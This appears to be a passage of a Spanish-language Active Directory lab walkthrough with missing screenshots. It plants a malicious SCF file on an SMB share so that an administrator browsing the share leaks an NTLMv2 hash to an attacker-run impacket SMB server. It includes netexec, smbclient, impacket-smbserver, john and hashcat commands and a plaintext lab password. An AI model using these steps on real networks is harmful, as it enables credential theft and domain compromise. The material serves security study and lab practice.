
Marcamos la primera opción de que si tenemos privilegios de lectura o similares sobre un share, podemos verlo. En caso contrario, no se mostrara al listar los shares.

A nivel de permisos añadiremos a Santigo García para que pueda subir archivos en cuanto a recursos de red respecta.

Le damos permisos de Control total.
Seguimos adelante y nos dirá que se ha creado.

Insertamos el código malicioso del principio, y definimos nuestra IP y el recurso en red nuestro, cual recibiremos el hash NTLMv2:

Con netexec listamos los shares con el usuario Pablo Martinez ya que tiene permisos de escritura y lectura en el share que habíamos creado:
nxc smb DC-01 -u "sgarcia" -p '@Maria99love' --shares


Nos conectamos por smbclient al share.
smbclient //DC-01/SharedFiles -U "sgarcia%@Maria99love"
Subimos el archivo mediante put en el recurso compartido a nivel de red.

Nos creado el recurso compartido en red con el nombre definido en el código malicioso “smbFolder”.
impacket-smbserver smbFolder $(pwd) -smb2support
COMO REPLICAR EL ATAQUE
Si conseguimos que el administrador entre al respectivo share donde se almacena el archivo malicioso SCF, solo con visualizarlo y cargar el icono de este, ya cogeremos de forma paralela su hash NTLMv2.

Aquí vemos el hash NTLMv2 del Administrador.

Podemos usar John The Ripper o hashcat para crackearlo.
john --wordlist=../../wordlist/wordlists_passwords.txt hash-admin
hashcat -m 5600 -a 0 hash-admin ../../wordlist/wordlists_passwords.txt